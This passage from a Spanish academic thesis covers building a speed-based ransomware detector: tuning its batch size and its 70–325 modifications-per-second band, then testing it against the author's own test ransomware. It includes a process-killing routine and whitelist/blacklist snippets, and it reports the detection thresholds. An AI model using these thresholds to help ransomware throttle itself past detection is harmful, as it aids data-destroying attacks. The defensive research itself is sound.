


Fig. 5.25. Comparación de la distribución de velocidades con distintos tamaños de *batch*

Por todo ello, la banda de detección y el tamaño del *batch* deben ser ajustados en armonía. Si el *batch* es muy pequeño, el umbral deberá tender a ser alto, pues todas las velocidades registradas serán mayores, y si el tamaño del *batch* es bajo, ocurre justo lo contrario. Es decir, ambos deben ser ajustados siguiendo una relación inversamente proporcional.

#### 5.4.3.1. Dificultades y limitaciones

Llegados a este punto, el modo de proceder debería tomar la vía más puramente empírica. Se deberían preparar los máximos ensayos posibles para obtener distribuciones de velocidad durante el uso normal de un equipo. Sin embargo, se advierte aquí la complejidad de tal empresa. Los ensayos dependen del tipo de uso que se dé al ordenador, no todas las aplicaciones requieren el mismo volumen de archivos ni requieren la misma cantidad siempre que se abren.

Por ejemplo, si se quisiera preparar un ensayo donde se siguiera unas operaciones rutinarias concretas —abrir *Chrome* e iniciar sesión en ciertas páginas, iniciar *Spotify* para poner cierta música, abrir *Whatsapp* para enviar y recibir un número concreto de mensajes— y registrar las velocidades con varios tamaños del *batch*, uno encontraría rápidamente que las aplicaciones no siempre responden de la misma forma en cada ensayo —durante el primer ensayo, *Chrome* guardaría en archivos caché datos relacionados con las páginas web, en cambio, durante el segundo, dichos datos ya habrían sido guardados por lo que no haría falta modificar el mismo número de archivos—. Asimismo, la capacidad de hacer operaciones de cada proceso de un programa depende estrictamente de la planificación del Bloque de Control de Procesos (PCB), por lo que serían necesarios muchos ensayos para cada tamaño del *batch* para poder dibujar una tendencia.

Más aún, ni si quiera el mismo equipo presenta la misma potencia y capacidad de ejecutar operaciones todas las veces que se encienda. En la figura 5.24, la media con un batch de 60 es de 230 mods/s mientras que en la figura 5.25, es de 163 mods/s.

Debido a estas limitaciones se ha elegido un batch intermedio con el que poder ajustar mínimamente el detector sin estar muy expuestos a los picos de velocidades por algunas aplicaciones, ni a velocidades medias bajas que nos dificulten distinguir entre un ransomware y un programa legítimo. La elección final ha sido de un *batch* de 60 archivos, es decir, las velocidades son calculadas tomando los últimos 30 archivos del *batch*.

#### 5.4.4. Banda de detección

Una vez seleccionado el tamaño del *batch* a 60 archivos, deberemos ajustar la banda de detección a dicho tamaño. Para esto, se han registrado las velocidades durante el uso normal con el tamaño seleccionado. Las medidas en bruto son:




Fig. 5.26. Velocidades durante un uso normal con un *batch* de 60

Podemos ver que algunas medidas superan las 1000 mods/s, registros nunca tomados durante los ensayos con un ransomware. Esas velocidades no serán tomadas en cuenta durante la detección pues la banda de detección las omitirá. Debido a esto, y para un análisis más preciso, todos esos datos serán desechados, quedando de la siguiente forma la gráfica:




Fig. 5.27. Velocidades durante un uso normal con un *batch* de 60

En estos datos vemos como desde las 100 mods/s hasta las 1000 mods/s aparecen algunos valores puntuales que, sin embargo, aumentan considerablemente la media. Estos valores, consideraremos, pueden ser, como los anteriores, omitidos sin mucho perjuicio.

Ciertamente no se ha considerado todavía el impacto de un falso positivo. En esta aplicación del detector, un falso positivo apenas conlleva muchos problemas, puesto que una vez detectado el algoritmo que le sucede no provoca nada más que el final de pocos procesos localizados en carpetas muy concretas. Es por esto que vamos a considerar todos esos valores como algo inocuo o mal menor.

Desechando, una vez más, ciertos registros, llegamos a la siguiente gráfica:




Fig. 5.28. Velocidades durante un uso normal con un *batch* de 60

Una vez obtenidos los datos cribados, vemos que la media se encuentra en el 20.69 y gran parte de los datos se acumulan a su izquierda. Estudiando la gráfica por franjas vemos:

- 0 - 20.69: 56 datos, un 64 % del total.
- 20.69 - 70: 26 datos, un 30 % del total.
- 70 - 100: 5 datos, un 6 % del total.

Recordemos, que la distribución de datos de un ransomware tomados con un tamaño de *batch* de 60 es la siguiente:




Fig. 5.29. Velocidades durante la ejecución de un ransomware con un *batch* de 60

La media, de 163.25, parece separar dos distribuciones normales que con medias de unos 120 y 250 respectivamente. Separados por franjas estas distribuciones, vemos:

- 0 - 60: encontramos 59 datos, un 11 % del total.
- 60 - 163.25: encontramos 223 datos, un 41 % del total.
- 163.25 - 325: encontramos 259 datos, un 48 % del total.

Comparando estas distribuciones y las de la figura 5.28, vemos que existen diferencias notorias de modificaciones por segundo. Es necesario entender que un falso negativo es mucho más perjudicial que un falso positivo —cada uno de ellos implicaría la necesidad de dejar otros 30 archivos más a ser cifrados—, por lo que el umbral inferior debería ser lo más bajo posible.

A fin de disminuir la probabilidad de falso negativo, un umbral inferior ajustado podría aquel que incluya las dos acumulaciones mayores, es decir, 70 modificaciones/s. En cambio, la elección del umbral superior es más sencillo puesto que apenas encontramos aplicaciones legítimas que trabajen a esas velocidades. Elegiremos por caso 325 mods/s.

Tenemos entonces que los ajustes del detector serán un *batch* de tamaño 60 archivos y una banda de 70 - 325 mods/s.

## 6. ENSAYO Y PRUEBA DEL DETECTOR

Finalmente, probaremos en un ensayo controlado el detector anteriormente desarrollado. Como se ha anotado anteriormente, el ajuste de parámetros del detector va fuertemente relacionado con el equipo empleado y su rendimiento. Es por ello que, esta vez, no usaremos una máquina virtual para realizar los experimentos. Se ha utilizado, en su defecto, un ransomware limitado al cifrado de una ruta concreta, al igual que durante el muestreo de datos para el apartado 5.4.

### 6.1. Preparación del entorno

Al igual que en el ensayo del ransomware desarrollado, empezaremos por presentar la preparación del entorno. En este caso, nos valdremos de una página web, [pinetools.com/random-file-generator](https://pinetools.com/random-file-generator), para la descarga de archivos de prueba. Dichos archivos serán repartidos en múltiples carpetas a fin de poder ejecutar en un entorno relativamente realista el ransomware.




Fig. 6.1. Entorno de prueba donde cifrará el ransomware

Los archivos están repartidos en cuatro carpetas principales y cada una de ellas contendrá otras dos o tres carpetas con más archivos. En total hay 2.632 archivos de 1 MB,

es decir, 2.57 GB.

El ransomware que se ejecutará será una simplificación del recientemente desarrollado. Cifrará empleando AES-256 y se limitará a leer, cifrar, escribir y renombrar los archivos. Es importante mencionar que, en las primeras pruebas, la extensión *.encrypt* no se encontrará en el diccionario del detector, por lo que no será capaz de descubrir el ransomware mediante esa funcionalidad. Este malware se alojará en la carpeta *Downloads*.



Fig. 6.2. Ransomware de prueba alojado en *Downloads*

## 6.2. Realización del ensayo

Primero, iniciaremos el detector, que irá monitorizando las modificaciones y mostrando por la terminal las velocidades leídas. Acto siguiente, iniciaremos el archivo el ransomware de la carpeta *Downloads*. En el administrador de tareas se puede observar como, además del ransomware, se activa el servicio de antimalware de Windows. Sin embargo, por otras pruebas sin el detector iniciado, este software antimalware no ha llegado nunca a eliminar la actividad del ransomware de prueba antes de que este cifrara todos los archivos.

Nombre	Estado	34%	38%	1%	0%
		CPU	Memoria	Disco	Red
> Antimalware Service Executable		21,9%	177,7 MB	0,3 MB/s	0 Mbps
RWprueba		3,5%	19,3 MB	0 MB/s	0 Mbps
Google Chrome (6)		1,7%	749,2 MB	0,1 MB/s	0 Mbps
Visual Studio Code (7)		1,3%	399,3 MB	0,1 MB/s	0 Mbps
Indizador de Microsoft Windows Search		1,0%	37,6 MB	0,1 MB/s	0 Mbps
System		0,8%	0,1 MB	0,2 MB/s	0 Mbps
Administrador de ventanas del escritor...		0,8%	36,2 MB	0 MB/s	0 Mbps

Fig. 6.3. Administrador de tareas durante la ejecución del ransomware de pruebas

Una vez iniciado el ransomware, vemos como aparece la primera medición muy por encima de la media en la consola del detector y, después, el aviso de ransomware con las rutas de los posibles archivos:




Fig. 6.4. Velocidades detectadas y ventana de aviso de ransomware

Se observa en la imagen cómo la velocidad que ha detectado ha sido de 131,48 mods/s, muy superior comparadas con las otras medidas. Además, el aviso refiere al archivo alojado en la carpeta *Downloads* y a otro archivo que puede tratarse de un ransomware.

Si miramos en las carpetas afectadas, veremos pues hasta donde han llegado los daños. Dentro de la carpeta Folder1 nos encontramos lo siguiente:




Fig. 6.5. Archivos cifrados por el ransomware

Tanto las subcarpetas Folder1 y Folder2, como 8 archivos más han sido cifrados, sin embargo, a partir de ahí, los archivos de ese directorio, y de las otras tres grandes carpetas, no han sido afectadas.




Fig. 6.6. Archivos no alcanzados a cifrar de la siguiente carpeta

El total de daños ha sido de 208 MB, un 8 % del total de archivos que se encontraban en la carpeta de pruebas. Nótese que en un equipo con mayor cantidad de archivos, el daño no sería proporcional, sino el mismo número de megabytes, lo cual implica un porcentaje muy diferente.

Por otro lado, teniendo en cuenta que la velocidad registrada ha sido de 131 mods/s, y ha habido 208 archivos por cifrar, podemos intuir que habrá tardado del orden de 1 o 2 segundos en detectar el ransomware. Si suponemos uniformidad en la velocidad, podemos

calcular que, desde los 131 archivos primeros cifrados que ha detectado hasta los 208 han pasado 77 archivos, a esa velocidad, 0.6 segundos en actuar. Incluso aún cuando esa uniformidad no sea cierta, la media de velocidad de cifrado es superior, por lo que el tiempo de actuación del detector sería inferior.

En otra prueba, el ransomware alcanzó sólo la mitad de la subcarpeta Folder2, es decir, 180 MB. Desgraciadamente de esta prueba no se guardó una imagen de la consola del detector.




Fig. 6.7. Archivos cifrados por el ransomware en una segunda prueba

Aún con todo, se pueden detectar dos fallos. El primero de ellos, como el ransomware tiene asociados dos procesos, añade dos veces al aviso la misma ruta. Esto es fácilmente evitable, basta con añadir una condicional al método `kill_and_detect`:

```

for proc in blacklist:
    path = proc.exe()
    proc.kill()
    try:
        os.chmod(path, 0o777)
        os.remove(path)
        deleted_paths.append(path)
    except:
        if path not in to_delete_paths:
            to_delete_paths.append(path)

to_check_paths = []

```

Fig. 6.8. Modificación del a función `kill_and_detect`

El segundo fallo, ya mencionado como punto débil del detector, es la falta de entradas en la `whitelist`. En este caso un proceso relacionado con la marca ASUS era clasificado como posible amenaza. Baste con añadirlo a la `whitelist` para evitar esto.

```

word_whitelist = [ "chrome", "svchost", "MsMpEng", "WhatsApp", "VS Code", "SearchIndexer", "Discord", "Spotify", "explorer", "WinRAR", "taskhostw", "ARMOURY CRATE"]
word_blacklist = [ "Downloads" ]

```

Fig. 6.9. Whitelist ampliada

Realizamos otra prueba para probar las últimas modificaciones. Esta vez, similar a la anterior, el ransomware ha logrado cifrar hasta el final de la subcarpeta Folder2, un total de 200 archivos, 200 MB.

